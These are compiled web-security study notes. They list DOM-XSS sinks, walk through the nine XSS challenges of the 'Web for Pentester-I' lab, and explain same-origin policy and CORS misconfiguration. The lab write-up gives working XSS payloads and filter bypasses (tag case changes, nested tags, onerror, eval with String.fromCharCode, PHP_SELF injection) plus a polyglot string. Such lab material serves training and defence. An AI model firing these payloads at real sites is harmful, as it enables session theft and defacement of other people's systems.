The following are some of the main sinks that can lead to DOM-XSS vulnerabilities:

```
document.write()
```

```
document.writeln()
```

```
document.domain
```

```
element.innerHTML
```

```
element.outerHTML
```

```
element.insertAdjacentHTML
```

```
element.onevent
```

The following jQuery functions are also sinks that can lead to DOM-XSS vulnerabilities:

```
add()
```

```
after()
```

```
append()
```

```
animate()
```

insertAfter()
insertBefore()
before()
html()
prepend()
replaceAll()
replaceWith()
wrap()
wrapInner()
wrapAll()
has()
constructor()
init()
index()
jQuery.parseHTML()
\$.parseHTML()

How to prevent DOM-XSS vulnerabilities

In addition to the general measures described on the [DOM-based vulnerabilities](#) page, you should avoid allowing data from any untrusted source to be dynamically written to the HTML document.

<https://portswigger.net/web-security/cross-site-scripting/dom-based>

https://owasp.org/www-community/attacks/DOM_Based_XSS

XSS String.fromCharCode

The Solution for Web for Pentester-I

XSS Challenges..!

Let's begin with Cross Site Scripting (XSS) challenge.


Cross Site Scripting :- an attacker can inject any malicious JavaScript into (user input field, filename, referral URL, html header) application to perform unintentional actions like gaining user session, steal sensitive information, deface website or redirect the user to the malicious site

Challenge_1

Our first challenge solution is easy, we just need to inject/insert a ***simple*** script like

<script>alert('XSS')</script>

into the URL like [http://192.168.233.139/xss/example1.php?name=hacker <script>alert\('XSS'\)</script>](http://192.168.233.139/xss/example1.php?name=hacker<script>alert('XSS')</script>)



POC for XSS 2


Challenge_2

In XSS challenge 2 if we tried with simple javascript **<script>alert('XSS')</script>** but it shows the only content inside the script& it does not execute, so we need to bypass the script by **capitalizing** the **<script>** tag to **<SCRIPT>**

<SCRIPT>alert('XSS')</SCRIPT>

Now try with a bypassed script into the URL the

like [http://192.168.233.139/xss/example2.php?name=hacker <SCRIPT>alert\('XSS'\) </SCRIPT>](http://192.168.233.139/xss/example2.php?name=hacker<SCRIPT>alert('XSS')</SCRIPT>)



POC for XSS 2

Challenge_3


Proceeding with challenge 3, it seems to be the same as previous challenges, but if we tried with earlier script web application only shows the content not executing the inserted script.

We need to think out of the box to bypass the script. How about if we **wrap**(script inside the script) our script like below

```
<scri<SCRIPT>pt>alert('xss')</scri</SCRIPT>pt>
```

Now we try with our new URL

[http://192.168.233.139/xss/example3.php?name=hacker<scri<SCRIPT>pt>alert\('xss'\)</scri</SCRIPT>pt>](http://192.168.233.139/xss/example3.php?name=hacker<scri<SCRIPT>pt>alert('xss')</scri</SCRIPT>pt>)



POC for XSS 3

Challenge _4


In this challenge, if we inject any malicious script it gives the **'error'**.

To bypass this condition we can use a script of **onerror** tag like

```
<IMG SRC=xyz.png onerror="alert('xss')">
```

Now try with this as below in URL


[http://192.168.233.139/xss/example4.php?name=hacker](http://192.168.233.139/xss/example4.php?name=hacker<IMG SRC=xyz.png onerror=)



POC for XSS 4

Challenge_5

This challenge seems to be trickier as compare to earlier challenges. By injecting various malicious script observed that application sanitize the **'alert'** keyword, but the application is executing the script.



Script gets executed


To bypass the 'alert' keyword we can use **eval()** function which will evaluate the expression.

Have look at below expression which will convert the ASCII value of **alert('XSS')** into the string with eval() function.

```
<script> eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 39, 88, 83, 83, 39, 41)) </script>
```

Now when we inject code into URL our URL will be



[http://192.168.233.139/xss/example3.php?name=hacker<script>eval\(String.fromCharCode\(97, 108, 101, 114, 116, 40, 39, 88, 83, 83, 39, 41\)\)</script>](http://192.168.233.139/xss/example3.php?name=hacker<script>eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 39, 88, 83, 83, 39, 41))</script>)



POC for XSS 5

Challenge_6

As we are dragging our head to solve such difficult challenges, challenge 6 seems to be an easy one, as if we inject any simple javascript payload we get a ";" content on screen.




As you can see injected is deactivated to bypass this condition we have to first complete first script by adding a payload in URL as below

`</script><script>alert('XSS');</script>`

Now new URL will be

[http://192.168.233.139/xss/example6.php?name=hacker</script><script>alert\('XSS'\);</script>](http://192.168.233.139/xss/example6.php?name=hacker</script><script>alert('XSS');</script>)



POC for XSS 6


Challenge_7

This challenge seems to be the same as a previous challenge. where HTML encoding on special characters is added we need to bypass such condition by checking with ' (single quote), " (double quote) etc with a script as below.

```
';alert('XSS');//
```

now our new URL becomes

[http://192.168.233.139/xss/example7.php?name=hacker%27;alert\(%27XSS%27\);//](http://192.168.233.139/xss/example7.php?name=hacker%27;alert(%27XSS%27);//)



POC for XSS 7

Challenge_8


In this challenge, \$_SERVER['PHP_SELF'] is misused which allows the XSS injection.

PHP doesn't automatically strip any malicious content that could enter PHP_SELF. So in URL, we can append below the javascript easily.

```
/'"><script>alert("XSS")</script>
```

Now URL will seem like

[http://192.168.233.139/xss/example8.php/%22%3E%3Cscript%3Ealert\(%22XSS%22\)%3C/script%3E](http://192.168.233.139/xss/example8.php/%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E)



POC for XSS 8



Reference :-https://sarathlal.com/understand-avoid-php_self-exploits/

https://www.joe0.com/2016/12/08/cross-site-scripting-xss-and-exploiting-serverphp_self/

Challenge_9

This challenge is somewhat different from other challenges It is vulnerable to '**DOM-Based XSS**'. If we dragged our head for this challenge we come to know that application is showing content after # (Anchor)tag, That means we have to inject our malicious script after # tag as below

[http://192.168.233.139/xss/example9.php#hackerABCD%3Cscript%3Ealert\(sd\)%3C/script%3E](http://192.168.233.139/xss/example9.php#hackerABCD%3Cscript%3Ealert(sd)%3C/script%3E)



POC for XSS 9

<https://medium.com/@amar.infosec4fun/xss-challenges-4c21b3ae9673>

```
>"|!--"
```

```
';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//-->'> Xss By ~!rainb0wb1rd!~ <img width="150"><img width="150"><script>alert(/Hacked by rainb0wb1rd/)</script><!--<img src=x onerror=prompt(1)>
```

<http://htmlpurifier.org/live/smoketests/xssAttacks.php>

<https://www.brigatti.info/xss-with-charcode/>

<https://brightsec.com/blog/cross-site-scripting-xss/>

HTML 5 – Cors attack

Cross-origin resource sharing (CORS) attacks are made possible through web server misconfigurations. In this article, we'll look at what CORS attacks are, how they work, and what you can do to avoid them. But before diving into CORS itself, we need to understand a little bit about another important web server security policy: the same-origin policy (SOP).

Same-Origin Policy

Most web servers are configured with a same-origin policy (SOP). What SOP does is restrict the origins from which scripts can access other origins. If that last sentence doesn't make sense to you, don't worry – it will. Just bear with me here.

An origin consists of:

- a URI scheme
- a domain
- a port number

It looks like this:

`http://regular-website.com/regular-stuff/stuff.html`

In the above example, the URI scheme is HTTP, the domain is regular-website.com, and the port is implied to be 80 because our URI scheme is HTTP, which implicitly uses port 80.

An origin is simply a specific location on a web server that may be accessed using a URI scheme, domain, and port number. Both the requesting web server and the requested web server have origins.

With a proper SOP in place, the web server will reject any origin (i.e., another web server's URI scheme, domain, and port number) requesting access to `http://regular-website.com/regular-stuff/stuff` using a different URI scheme, domain, or port number.

The same-origin policy is critical because, when a browser makes a request from one origin to another, session cookies could be sent along with the request to generate the response inside the user's session and provide user-specific and potentially sensitive data. Session cookies are used to keep you logged into a website upon subsequent visits, but could also be used by an attacker to bypass the site's login process.

Without a proper SOP, were you to log into your banking website, any other open tabs in your browser (if they contained malicious resources) could access your online banking session. If you logged into your email, they could read your emails. If you were having a private chat in a messenger application, they could read your private conversations.

You get the picture.

That's what SOP is, in a nutshell. It works. But it can be somewhat restrictive. After all, today, there are many websites/online services that interact with each other and require cross-origin access.

That's where CORS comes in.

What is CORS?

Cross-origin resource sharing (CORS) can be understood as a controlled relaxation of the same-origin policy. CORS provides a controlled way to share cross-origin resources.

The CORS protocol works with specific HTTP headers that specify which web origins are trusted and their associated properties, such as whether authenticated access is permitted. These parameters are expressed in HTTP header exchanges between a browser and the cross-origin website it's attempting to access.

Here's what a typical header with the origin parameter specified (**bolded**) looks like:

```
GET /resources/public-data/ HTTP/1.1
```

```
Host: bar.other User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:71.0)
```

```
Gecko/20100101 Firefox/71.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip,deflate Connection: keep-alive
```

Origin: https://foo.example

In the above example, the URI scheme is HTTPS, the domain is foo.example, and the port number is 443 (as implied by HTTPS).

When this header is transmitted to the website, the website will have to make a call on whether or not to allow the cross-origin request. Whether or not the request will be granted depends on the receiving website's CORS configuration. And it's this configuration that opens the door to CORS attacks.

If CORS is misconfigured on the web server and 'foo.example' is a malicious site, it will accept the request and can fall victim to a CORS attack. But that's just half the story.

Types of CORS misconfigurations

It's half the story because there are two main types of CORS misconfigurations that can render a web server vulnerable to CORS attacks – and you need both to pull it off.

- **Access-Control-Allow-Origin (ACAO):** This allows for two-way communication with third-party websites. A misconfiguration of the Access-Control-Allow-Origin (ACAO) can be exploited to modify or funnel sensitive data, such as usernames and passwords.
- **Access-Control-Allow-Credentials (ACAC):** This allows third-party websites to execute privileged actions that only the genuine authenticated user should be able to perform. Examples would be changing your password or your contact information.

Both of these parameters work in tandem within the web server's CORS configuration.

They boil down to two questions the web server must answer:

- Does the web server accept the request from the stated origin?
- If so, does it also provide credentials for privileged actions to be executed?

The first question corresponds to the Access-Control-Allow-Origin policy, and the second question corresponds to the Access-Control-Allow-Credentials policy.

Let's look at the different ways web servers can configure their Access-Control-Allow-Origin policy:

Access-Control-Allow-Origin policy

Allow all origins (*)

This allows access from all origins. As soon as a cross-origin request is received, it will be allowed. The response header would look like this:

HTTP/1.1 200 OK_[SEP]Access-Control-Allow-Origin: https://website.com

This is referred to as origin reflection because the web server simply “reflects” the origin found in the request header into the response header. The web server is using a wildcard (*) to accept all cross-origin requests.

Note that this isn’t necessarily disastrous from a security perspective. This configuration is used by many public websites or API endpoints that are meant to be publicly accessible.

Allow subdomains (*.website.com)

Setting the ACAO policy to allow subdomains will allow cross-origin requests from any subdomains of the defined domain. If a valid request comes through, it will be allowed. The response header would look like this:

HTTP/1.1 200 OK_[SEP]Access-Control-Allow-Origin: https://subdomain.website.com

Pre/post domain wildcard (*website.com / website.com.*)

Setting your ACAO policy to accept pre or post wildcard requests from a given domain would accept cross-origin requests from evilwebsite.com or website.com.evilsite.com. The response headers would look something like this:

HTTP/1.1 200 OK_[SEP]Access-Control-Allow-Origin: https://evilwebsite.com

HTTP/1.1 200 OK_[SEP]Access-Control-Allow-Origin: https://website.com.evilsite.com

Null allowed (null)

Many development languages represent non-existent headers with the “null” value. Setting your ACAO policy to null means that the web server will accept cross-origin requests from the “null” origin. This is often deployed in internal web development environments (intranet). The response header would look like this:

HTTP/1.1 200 OK_[SEP]Access-Control-Allow-Origin: null

Now let’s take a look at the Access-Control-Allow-Credentials policy.

Access-Control-Allow-Credentials policy

The Access-Control-Allow-Credentials policy is set with a value of true or false. And it’s really this setting that, when set to “true,” enables most CORS attacks. The response header would look like this:

HTTP/1.1 200 OK_[SEP]Access-Control-Allow-Credentials: true

Without this header, the victim’s browser will not send its cookies, so the attacker can only access unauthenticated content, which they could just as easily access by simply browsing the target website.

The severity of the breach opened by the Access-Control-Allow-Credentials policy depends on the Access-Control-Allow-Origin policy. An ACAO policy set to * (Allow all origins) with an ACAC policy set to “true” opens a bigger breach than an ACAO policy set to “Allow subdomains” with an ACAC policy set to “true.”

CORS attack example

